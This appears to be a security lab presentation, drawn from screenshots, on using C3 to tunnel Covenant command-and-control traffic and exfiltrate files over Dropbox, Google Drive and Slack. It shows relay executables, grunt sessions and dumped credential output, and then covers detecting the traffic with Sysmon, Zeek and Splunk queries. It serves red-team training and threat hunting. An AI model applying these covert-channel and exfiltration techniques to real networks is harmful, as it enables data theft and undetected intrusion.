The screenshot shows a Windows desktop environment. On the left, a Notepad window titled "upload-fJuEzLHdp-1601743889-confidential - Notepad" displays the text "this is a confidential document for proof of concept". On the right, a Windows File Explorer window shows the file has been uploaded to the path "mark christian secretario > Dropbox > Apps > guidem-drop > wqe6". The file "upload-fJuEzLHdp-1601743889-confide..." is listed in the file list with a size of 1 KB and a date modified of 10/4/2020 12:51 AM.

Successful Data exfiltration using Dropbox on C3 channel

As the objective of C3 is to be fully extensible we can turn on connector to our C2 of choice (Covenant/Cobalt Strike)

Create Command for: GATEWAY - guidem-gateway / 1444292e8acb52c7


Select Command: TurnOnConnectorCovenant

C2BridgePort: 8000

Covenant Web Host: https://127.0.0.1:7443/


Username: guidem

Password: guidem



Setup Connector for covenant & Add a peripheral grunt

Every time we execute a task in our C2, it will go through the Dropbox channel then the relay will upload files in our Dropbox folder through the guidem-drop which is our application.



Successful connection on our Covenant C2

C3 Function	URL
WriteMessageToFile	https://content.dropboxapi.com/2/files/upload
ListChannels	https://api.dropboxapi.com/2/files/list_folder
CreateChannel	https://api.dropboxapi.com/2/files/create_folder_v2
GetMessageByDirection	https://api.dropboxapi.com/2/files/search_v2
ReadFile	https://content.dropboxapi.com/2/files/download
DeleteFile	https://api.dropboxapi.com/2/files/delete_v2

Dropbox URL calls credits to F-secure (C3 workshop)

<https://labs.f-secure.com/blog/attack-detection-fundamentals-c2-and-exfiltration-lab-3/>

A custom malware used by the APT known as DarkHydrus uses a mix of novel techniques, including using **Google Drive as an alternate command-and-control (C2) channel.**

RogueRobin Malware Uses Google Drive as C2 Channel



The samples of the RogueRobin Trojan analyzed by Palo Alto Networks implement additional functionality, they include the use of Google Drive API. This new feature allows the attackers to use Google Drive as an alternative Command and Control channel and make hard the detection of malicious traffic.

<https://threatpost.com/roguerobin-google-drive-c2/141079/>

Aking Drive - Google Drive

https://drive.google.com/drive/...

Drive Hanapin sa Drive

Bago Aking Drive Nagbabago ang trash ng My Drive. Simula sa Oktubre 13, awtomatikong ide-delete nang tuluyan ang mga item kapag lampas na ang mga ito sa 30 araw sa iyong trash. Matuto pa...

Ibinahagi sa akin Kamakalan Naka-star Trash

Storage 149.4 KB ng 15 GB ang nagamit

Bumili ng storage

Isang lugar para sa lahat ng file mo

Google Docs, Sheets, Slides, at iba pa Mga file sa Microsoft Office at daang iba pa

Puwede kang mag-drag ng mga file o folder nang direkta sa drive

Gateway Selection

Gateway: guidemgdrive-c2 / 4b744eb72d56c7ed

Build ID 11fa Start time 2020/10/09 01:17:30

Relays 0 Channels 0 Connectors 0 Peripherals 0

URL http://localhost Port 52935

Channels No channels found...

Peripherals No peripherals found...

Connectors No connectors found...

Routes No routes found...

Relays Interfaces Commands

No relays found...

Result: 0 Items per page: 5

C3 CHANNEL – GOOGLE DRIVE (VICTIM)



```
C:\ Administrator: Command Prompt  
C:\Users\vagrant\Desktop>.\Relay_x64_f576_dropbox-relay.exe  
C:\Users\vagrant\Desktop>.\Relay_x64_722a_guidem-gdrive-relay.exe  
C:\Users\vagrant\Desktop>
```

Name	CPU	Memory
> osquery daemon and shell	0.3%	1.1 MB
> Process Monitor	2.7%	27.8 MB
Relay_x64_722a_guidem-gdrive-relay.exe	0%	13.4 MB
Relay_x64_f575_relay-victim.exe	0%	8.9 MB
Relay_x64_f576_dropbox-relay.exe	0%	4.9 MB
Runtime Broker	0%	11.9 MB
Search	0%	0.1 MB
Search Background Task Host	0%	0.1 MB
> Service Host: DCOM Server Process Launcher (6)	0%	4.9 MB
> Service Host: Local Service (7)	0.3%	5.7 MB

The screenshot shows the Windows Task Manager interface with a list of running processes. The process "Relay_x64_722a_guidem-gdrive-relay.exe" is selected and highlighted with a red circle. The taskbar at the bottom shows the application is "Backed by virtual memory".

Path	Result	Detail
C:\Users\vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe	SUCCESS	Parent PID: 4900, Thread ID: 3932
C:\Windows\System32\kernel.dll	SUCCESS	Image Base: 0x7ff
C:\Users\vagrant\Desktop	SUCCESS	Desired Access: E
vagrant\Desktop	SUCCESS	Information: Attribu
wsl\System32\kernel32.dll	SUCCESS	Image Base: 0x7ff
wsl\System32\KernelBase.dll	SUCCESS	Image Base: 0x7ff
wsl\System32\apphelp.dll	FAST IO DISALLO...	
wsl\System32\apphelp.dll	SUCCESS	Desired Access: R
wsl\System32\apphelp.dll	SUCCESS	Type: QueryBasicI
wsl\System32\apphelp.dll	SUCCESS	
wsl\System32\apphelp.dll	FILE LOCKED WIT...	SyncType: SyncTyp
wsl\System32\apphelp.dll	SUCCESS	
wsl\System32\apphelp.dll	SUCCESS	SyncType: SyncTyp
wsl\System32\apphelp.dll	SUCCESS	
vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe	SUCCESS	Desired Access: R
vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe	SUCCESS	Information: Attribu
vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe	BUFFER OVERFL...	Information: Owner
vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe	SUCCESS	Information: Owner
vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe	SUCCESS	
vagrant\Desktop\Relay_x64_722a_guidem-gdrive-relay.exe	SUCCESS	
wsl\System32\ntdll.dll	SUCCESS	Desired Access: R
wsl\System32\ntdll.dll	SUCCESS	Information: Attribu
wsl\System32\ntdll.dll	BUFFER OVERFL...	Information: Owner
wsl\System32\ntdll.dll	SUCCESS	Information: Owner
wsl\System32\ntdll.dll	SUCCESS	
wsl\System32\ntdll.dll	SUCCESS	

C3 CHANNEL – GOOGLE DRIVE (ATTACKER)



Not secure | 127.0.0.1:7443/grunt

Welcome, guidem! Logout

Grunts

Name	Hostname	User	Integrity	LastCheckin	Status	Note	Template
0945506b7e	wef	vagrant	High	10/9/2020 1:52:56 AM	Active		GruntSMB
1b44913b7e	ws01	itadmin	High	10/9/2020 1:46:20 AM	Active		GruntSMB

Page 1 of 1

```
* Domain : windomain.local
* Password : $V<YD-.ifzuum@yshu1K[<q#Z3[_Yd4#u%7c!&I>]=UZ-vq0 XdY%q%eZm@xA8tYW'V;uQ[f !&np 'V[B][-
V1/4-8yk"OkR,:' 8+76+qS,uMa4ut9
ssp :
credman :

Authentication Id : 0 ; 999 (0000000:000003e7)
Session : UndefinedLogonType from 0
User Name : WEF$
Domain : WINDOMAIN
Logon Server : (null)
Logon Time : 10/8/2020 9:28:08 PM
SID : S-1-5-18
msv :
tspkg :
wdigest :
* Username : WEF$
* Domain : WINDOMAIN
* Password : (null)
kerberos :
* Username : wef$
* Domain : WINDOMAIN.LOCAL
* Password : (null)
ssp :
credman :

Interact... Send
```

localhost:52935

LABS


Gateway Selection


Gateways
guidemdrive-c2 - 4b744eb72d56c7ed

Relays Interfaces Commands

Relay ID	Name	Build ID
2a0da13ea064bb5	guidem-drive-relay	722a
2fe0f0339330b0	guidem-drive-relay	722a

Result: 2 Items per page: 5 <Page: 1 of 1>






The screenshot shows a Splunk Enterprise search interface. The search bar contains the query: `index=Sysmon EventCode=3 | table, _time, EventCode, ProcessGuid, Image, DestinationIp, ProcessId, SourcePort`. A red circle highlights the start of the query. Below the search bar, it says "2 of 35 events matched" and "No Event Sampling". The "Statistics (2)" tab is selected. The table displays two rows of event data:

_time	EventCode	ProcessGuid	Image	DestinationIp	ProcessId	SourcePort
2020-10-08 22:04:43	3	{DC9861F0-8CF8-5F7F-4102-00000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f575_relay-victim.exe	13.228.49.204	3584	53176
2020-10-08 21:59:18	3	{DC9861F0-8BB4-5F7F-F701-00000000B00}	C:\Users\vagrant\Desktop\Rootcon\Relay_x64_de48_slack-c2.exe	13.228.49.204	5536	52931

Sysmon Event ID 3 - Network Connection

- **Relay_x64_f575_relay-victim.exe** suspicious binary having a network connection towards **13.228.49.204**



The screenshot shows a Splunk Enterprise search interface. The search bar contains the query: `index=Sysmon EventCode=22 ComputerName=wef* Image!="C:\\Program Files\\osquery\\osqueryd.exe" Image!="C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe" | table _time, EventCode, Image, ProcessId, QueryName`. The results table displays 8 events out of 759 matched, with the Statistics tab selected. The table columns are: _time, EventCode, Image, ProcessId, and QueryName. The third event in the list is highlighted with a red box, showing the timestamp as 2020-10-08 22:04:42, EventCode as 22, Image as C:\Users\vagrant\Desktop\Relay_x64_f575_relay-victim.exe, ProcessId as 3584, and QueryName as slack.com. This indicates a suspicious binary (Relay_x64_f575_relay-victim.exe) querying DNS for slack.com.

_time	EventCode	Image	ProcessId	QueryName
2020-10-08 22:06:32	22	C:\Users\vagrant\Desktop\Relay_x64_f575_relay-victim.exe	3584	wef
2020-10-08 22:04:42	22	C:\Users\vagrant\Desktop\Relay_x64_f575_relay-victim.exe	3584	slack.com
2020-10-08 21:59:17	22	C:\Users\vagrant\Desktop\Rootcon\Relay_x64_de48_slack-c2.exe	5536	slack.com
2020-10-08 21:58:16	22	C:\Windows\System32\svchost.exe	948	dc.windomain.local
2020-10-08 21:48:34	22	C:\Windows\System32\svchost.exe	1312	storage.googleapis.com
2020-10-08 21:48:34	22	C:\Windows\System32\lsass.exe	584	dc.windomain.local
2020-10-08 21:43:16	22	C:\Windows\System32\svchost.exe	948	dc.windomain.local
2020-10-08 21:40:21	22	C:\Program Files\Velociraptor\Velociraptor.exe	2912	wef

Sysmon Event ID 22 - DNS Query

- **Relay_x64_f575_relay-victim.exe** suspicious binary having a DNS query towards slack.com

C3 CHANNEL – SLACK DETECTION (ZEEK| SPLUNK)



splunk>enterprise App: Search & Reporting ▾

Administrator ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾

Search Analytics Datasets Reports Alerts Dashboards

New Search

index=zeek sourcetype="bro:dns:json" query=*slack* | table, _time, id.orig_h, query, url, trans_id, ts, uid

✓ 14 events (10/4/20 12:00:00.000 AM to 10/9/20 1:31:12.000 AM) No Event Sampling ▾

Job ▾

Events Patterns Statistics (14) Visualization

100 Per Page ▾ Format Preview ▾

_time ▾	id.orig_h ▾	query ▾	url ▾	trans_id ▾	ts ▾	uid ▾
2020-10-09 01:29:09.787	192.168.38.103	slack.com	slack.com	33009	1602206949.787073	CgqXDF2z4wVqA283Hd
2020-10-09 01:29:09.787	192.168.38.103	slack.com	slack.com	33009	1602206949.787073	CXCnqtwTe4x1AkYF7
2020-10-09 00:10:07.048	192.168.38.103	slack.com	slack.com	42239	1602202207.048207	CgU33U3NGLZD1EuBce
2020-10-09 00:10:07.048	192.168.38.103	slack.com	slack.com	42239	1602202207.048207	CRm3OB2wKig9fKYRc7
2020-10-08 21:59:16.492	192.168.38.103	slack.com	slack.com	17840	1602194356.492901	CV8TYc3GePQTdkQ0D7
2020-10-08 21:59:16.488	192.168.38.103	slack.com	slack.com	17840	1602194356.488411	Cg8jVz2jTiWMWNoGBi
2020-10-08 09:36:13.871	192.168.38.103	slack.com	slack.com	33732	1602149773.871959	CtfsFKR6VMqHkwz2
2020-10-08 09:36:13.871	192.168.38.103	slack.com	slack.com	33732	1602149773.871959	CK9b751lNU4jI6zhc
2020-10-08 08:01:12.084	192.168.38.103	slack.com	slack.com	13915	1602144072.084474	CLL1X1I9AfUb93Nm7
2020-10-08 08:01:12.084	192.168.38.103	slack.com	slack.com	13915	1602144072.084474	C4g3HI3pqS3ie1WON2
2020-10-08 06:44:06.637	192.168.38.103	slack.com	slack.com	32964	1602139446.637102	Cyhx0k3cab1mUM6Ujk
2020-10-08 06:44:06.637	192.168.38.103	slack.com	slack.com	32964	1602139446.637102	CCJ0Nw3nRxyCyhgMp6
2020-10-08 05:36:58.065	192.168.38.103	slack.com	slack.com	7886	1602135418.065352	CWCROQ1QjnP7ILYiQ6
2020-10-08 05:36:58.065	192.168.38.103	slack.com	slack.com	7886	1602135418.065352	CLVJZLcMQA8FxMvNc

BRO DNS
Query = slack.com

Threat Hunting trigger overview Drilldowns ▾ Stacking Tools ▾ Hunting Tools ▾ Hunting Indicators ▾ Whitelist ▾ About ▾ Search

THREAT HUNTING

